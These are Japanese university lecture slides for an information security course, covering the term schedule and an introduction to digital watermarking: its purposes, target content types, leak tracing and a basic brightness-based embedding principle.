情報セキュリティ

第10講
「情報ハイディング」＋「セキュリティ評価」

工学部情報工学科
非常勤講師

大久保　英樹

情報セキュリティ

本日の講義の目標

1　**情報ハイディング**（電子透かしとステガノグラフィ）**の概要**を理解する。

2　**セキュリティ評価**（安全性評価、ISMS適合性評価、情報セキュリティ監査）**の概要**を理解する。特に、

- セキュリティ技術の安全性評価
  - ① 暗号技術評価プロジェクト
  - ② 暗号モジュール試験および認証制度
  - ③ ITセキュリティ評価および認証制度
- ISMS適合性評価制度
- 情報セキュリティ監査制度　の**それぞれの特徴を理解**する。

学年歴（前期）

	日	月	火	水	木	金	土
3月	22	23	24	25	26	27	28
4月	29	30	31	1	2	3	4
	5	6	7	8	9	10	11
	12	13	14	15	16	17	18
	19	20	21	22	23	24	25
5月	26	27	28	29	30	1	2
	3	4	5	6	7	8	9
	10	11	12	13	14	15	16
	17	18	19	20	21	22	23
	24	25	26	27	28	29	30
6月	31	1	2	3	4	5	6
	7	8	9	10	11	12	13
	14	15	16	17	18	19	20
	21	22	23	24	25	26	27
7月	28	29	30	1	2	3	4
	5	6	7	8	9	10	11
	12	13	14	15	16	17	18
	19	20	21	22	23	24	25
8月	26	27	28	29	30	31	1
	2	3	4	5	6	7	8
	9	10	11	12	13	14	15
	16	17	18	19	20	21	22

授業実施日

日にち	内容
3/25(水)	時間割・シラバス・学修の手引公開
3/31(火)～4/3(金)	学外単位認定・学外英語検定申請期間
4/2(木)	入学式
4/2(木)～4/6(月)	春学期履修登録期間(在学生)
4/3(金)～4/6(月)	春学期履修登録期間(新入生)
4/13(月)	春学期履修登録申請結果発表日
4/13(月)～4/21(火)	春学期履修登録確認期間
4/14(火)	春学期、春1ターム授業開始日 ※
4/29(水)	【昭和の日】は授業を実施します
5/4(月)	【みどりの日】はオンデマンド授業を実施します
5/5(火)～5/7(木)	休講
5/15(金)	休講
5/16(土)	休講(大宮祭準備)
5/17(日)	大宮祭
5/18(月)	休講(大宮祭片づけ)
6/2(火)～6/12(金)	TOEIC IP申込期間
6/9(火)	春2ターム授業開始日 ※
6/9(火)～6/15(月)	春2ターム科目のみの履修削除期間 ※
6/23(火)	休講(学生大会)
7/20(月)	【海の日】は授業を実施します
7/29(水)	TOEIC IP試験日
8/8(土)～8/18(火)	窓口夏季休業期間
8/21(金)	春学期成績公開日
8/21(金)～9/4(金)	春学期成績確認期間

「情報セキュリティ」授業計画（順次表）

No.	授業計画
1. (4/20)	「授業概説」＋「情報セキュリティ概説」 この授業ではトピック（１５分）を含みます。
2. (4/27)	「情報セキュリティの理念と歴史」 この授業ではセキュリティ動画（１５分）を含みます。
3. (5/4)	「サイバー攻撃等の手法と情報セキュリティ技術」 ※オンデマンド授業 この授業ではトピック（１５分）を含みます。
4. (5/11)	「暗号化技術（暗号の基礎,共通鍵暗号,公開鍵暗号）」 **第１回小テスト**（第１講～第3講,１５分）
5. (5/25)	「電子署名とPKI」＋「バイオメトリック認証」 この授業ではセキュリティ動画（１５分）を含みます。
6. (6/1)	「アクセス制御」＋「不正プログラム対策」 **第２回小テスト**（第4講～第５講,１５分）

「情報セキュリティ」授業計画（順次表）

No.	授業計画
7. (6/8)	「プライバシー保護」 この授業ではセキュリティ動画（１５分）を含みます。
8. (6/15)	「情報セキュリティポリシー」 この授業ではセキュリティ動画（１５分）を含みます。 **課題１付与**
9. (6/22)	「無線ネットワーク、テレワーク等における情報セキュリティ」 **第３回小テスト（第６講～第８講,１５分**）
10. (6/29)	「情報ハイディング」＋「セキュリティ評価」 この授業ではセキュリティ動画（１５分）を含みます。
11. (7/6)	「情報セキュリティに関する標準化活動、法律」 **第４回小テスト**（第９講～第10講,１５分）
12. (7/13)	「情報倫理と情報リテラシー」＋「セキュリティ事件・事故と事後対応」 この授業ではトピック（１５分）を含みます。

「情報セキュリティ」授業計画（順次表）

No.	授業計画
13. (7/20)	「サイバー攻撃・生成AIの近時の動向」及び「デジタルフォレンジック」 この授業ではトピック（15分）を含みます。
14. (7/27)	（演習）事前に付与する課題1（下記に記載）について、作成したレポートの発表・質疑応答を実施させ、その後、講師による解説を実施。じ後、発表結果の内容を各自まとめさせるとともに、提出した課題1に反映させる（課題２）。 **第５回小テスト**（第11講～第13講,１５分）
	課題１（事前課題）「企業における情報セキュリティポリシーを作成」を学生に付与し、レポートの作成、提出を要請
	課題２（事後課題）（演習）での発表結果の内容をまとめ、事前に提出した課題１のレポートに反映させ、修正したレポートの作成、提出を要請
教科書	情報セキュリティの基礎　　共立出版　　佐々木良一 監修　手塚 悟 編著
参考書	情報セキュリティ　　オーム社　　宮地充子　菊池浩明　編著 暗号技術入門 第3版 秘密の国のアリス SB Creative　結城 浩 著

「情報ハイディング」＋「セキュリティ評価」

授業内容の概要	講義資料及び教科書第７章・第11章を基に、「情報ハイディング」及び「セキュリティ評価（安全性評価、ISMS適合性評価、情報セキュリティ監査）」を理解させる。 また、セキュリティ動画（15分）により、本授業に興味を持たせるようにする。
学習目標	「情報ハイディング」及び「セキュリティ評価（安全性評価、ISMS適合性評価、情報セキュリティ監査）」について、予習および講義により把握するとともに、自ら演習問題に解答することで理解する。
予習事項	講義資料に目を通す。

「情報ハイディング」＋「セキュリティ評価」

講義資料 と 授業の 流れ	1. 講義資料の講義（前段） ・ 情報ハイディング（電子透かし、ステガノグラフィ） 2. セキュリティ動画（開始から40分前後の辺り） 3. 講義資料の講義（後段） ・ セキュリティ評価 安全性評価、ISMS適合性評価、情報セキュリティ監査 ・ 演習問題の説明 4. 質疑応答 質問は、講義の最中及び授業の最後にこちらから確認

第７章「情報ハイディング」

※ 以降のページで、



は、重要で、ぜひ理解して欲しい内容を記述しているページ

参考

は、余力があれば理解して欲しい内容を記述しているページ

（表記なし）のページは、重要な内容と参考の中間的な位置付けで
できれば理解して欲しい内容を記述しているページ

7.1 情報ハイディングとは


情報ハイデイングは，**コンテンツの著作権保護**や**ネットワーク上の秘匿通信を実現**するための技術として**暗号技術とともに活用**されている技術である.

本章では，情報ハイデイングを構成する**電子透かし**と**ステガノグラフィ**の機能，原理，用途について説明する.

1990年代に入り，マルチメディア処理技術やそれを用いた放送，媒体,ネットワーク技術が発展し，ディジタル化された文書，音楽,映像コンテンツが流通するようになると，これらに著作権者や配布先などの属性情報を埋め込むことで，ディジタルコンテンツの著作権保護や不正流出を抑止する**電子透かし**(digital watermarking) が注目されるようになった.

電子透かし

人間には知覚できない微小な変更をディジタルコンテンツに加えることで、コンテンツの属性情報をコンテンツ自体に不可分に埋め込み、その情報を検出する技術



出典：越前功「電子透かし技術とその応用」、IPSJ Magazine Vol.47 No.11、2006.11を基に作成
https://ipsj.ixsq.nii.ac.jp/ej/?action=pages_view_main&active_action=repository_view_main_item_detail&item_id=65742&item_no=1&page_id=13&block_id=8

電子透かしの目的

電子透かしは，マルチメディアコンテンツを受信する人が不正な行動をすることを取り締まることを目的としている．

電子透かしでは，マルチメディアコンテンツの中に秘密情報が埋め込まれていることは公表した上で，送受信が行われる．そのため，透かし情報が埋め込まれていることが知られても秘密鍵がなければ，埋め込まれている情報を取り除いたり，改ざんが困難であることが**必須条件**となる．

以下に，**電子透かしに求められる条件**を挙げる．

- 秘密情報の埋め込みは知覚されない
- 埋め込む情報量はあまり多くない
- 透かし情報はコンテンツ全体に埋め込む
- 攻撃に対する耐性が高い

出典：栗林稔「データハイディングの諸技術とその機能」を基に作成
https://www.istc.kobe-u.ac.jp/activity/mage/m34/34_data-hiding.pdf


電子透かしの目的

電子透かしを埋め込む目的は以下の通りです。

【目的1】著作権保護（著作物の不正利用防止）、複製やコピーの防止（コピーガード）
【目的2】改ざんの防止
【目的3】情報漏えい時のトレーサビリティ
【目的4】情報漏えいの抑止（セキュリティ対策の強化）

出典：日立社会保障サービス「Vol.1 電子透かし・ウォーターマークとは？仕組み・メリット、用途例、埋め込み方法、活用事例を解説」を基に作成
https://www.hitachi-sis.co.jp/service/security/digital_c/column/column01.html


電子透かしの対象となるコンテンツ



コンテンツ種類	例
静止画	芸術写真 文書2値画像
動画	MPEG映像 Webやモバイル端末の映像
音声	音楽 映画の音声
テキスト	ディジタル書籍の文章
プログラム	アプリケーションプログラム


出典：越前功「電子透かし技術とその応用」、IPSJ Magazine Vol.47 No.11、2006.11を基に作成
https://ipsj.ixsq.nii.ac.jp/ej/?action=pages_view_main&active_action=repository_view_main_item_detail&item_id=65742&item_no=1&page_id=13&block_id=8

著作権表示（作者の証明）




出典：NTTサイバースペース研究所「電子透かし技術の応用」、2006.3.26を基に作成
https://www.ieice.org/~isec/event/isec060326/isec06032605.pdf（リンク切れ）

電子透かしによる不正流出検知



出典：NTTサイバースペース研究所「電子透かし技術の応用」、2006.3.26を基に作成
https://www.ieice.org/~isec/event/isec060326/isec06032605.pdf（リンク切れ）

電子透かしの代表的用途



正規のコンテンツ流通


(1)著作権者Aは，電子透かし技術により，コンテンツに自分のID（識別情報）であるA及び配布先のIDであるBを埋め込む.

(2)著作権者Aは情報埋め込みコンテンツを購入者Bに販売する（実際は販売代行業者を通す場合が多い）.

(3)情報埋め込みコンテンツは，原コンテンツと見た目の区別がつかないので，購入者Bは原コンテンツと同様に情報埋め込みコンテンツを鑑賞できる.

出典：越前功「電子透かし技術とその応用」、IPSJ Magazine Vol.47 No.11、2006.11を基に作成
https://ipsj.ixsq.nii.ac.jp/ej/?action=pages_view_main&active_action=repository_view_main_item_detail&item_id=65742&item_no=1&page_id=13&block_id=8

電子透かしの代表的用途



不正コピーコンテンツの流通と対処


(1)購入者Bがコンテンツの不正コピーを作成，販売，配布をおこなった場合，不正コンテンツが流通することで，本来の対価が得られない状態となり，著作権者Aの権利が侵害される．

(2)疑わしいコンテンツを見つけた場合，監査機関または著作権者Aは電子透かし技術により埋め込み情報AとBを検出できる．この検出情報からそのコンテンツの著作権者はAであり，流出元は購入者Bであると判断できる．

(3)著作権者Aは，購入者Bに対してコンテンツのWeb掲載停止を要求するなどの対抗措置をとることができる．

出典：越前功「電子透かし技術とその応用」、IPSJ Magazine Vol.47 No.11、2006.11を基に作成
https://ipsj.ixsq.nii.ac.jp/ej/?action=pages_view_main&active_action=repository_view_main_item_detail&item_id=65742&item_no=1&page_id=13&block_id=8

電子透かしの埋め込み



出典：日立評論 1998年7月号「電子透かしとその応用」、1998.7を基に作成
https://www.hitachihyoron.com/jp/pdf/1998/07/1998_07_03.pdf

電子透かしの原理

(a) 電子透かしの基本方式

情報埋め込み

ビット値　b = 1



輝度値を増加

ビット値　b = 0



輝度値を減少

情報検出

判定値V ＝ 情報埋め込み画像のピクセル輝度値
ー原画像のピクセル輝度値

$$b = \begin{cases} 1 & \text{if } V > T \quad ※T：しきい値 \\ 0 & \text{if } V < -T \end{cases}$$

【方式(a) の問題点】

(1)検出時に情報埋め込み画像だけでなく，原画像を必要とする.

(2)ピクセルの輝度値変更が，絵柄によっては，画像内の凹凸となって知覚され，画質劣化を引き起こす.


出典：越前功「電子透かし技術とその応用」、IPSJ Magazine Vol.47 No.11、2006.11を基に作成
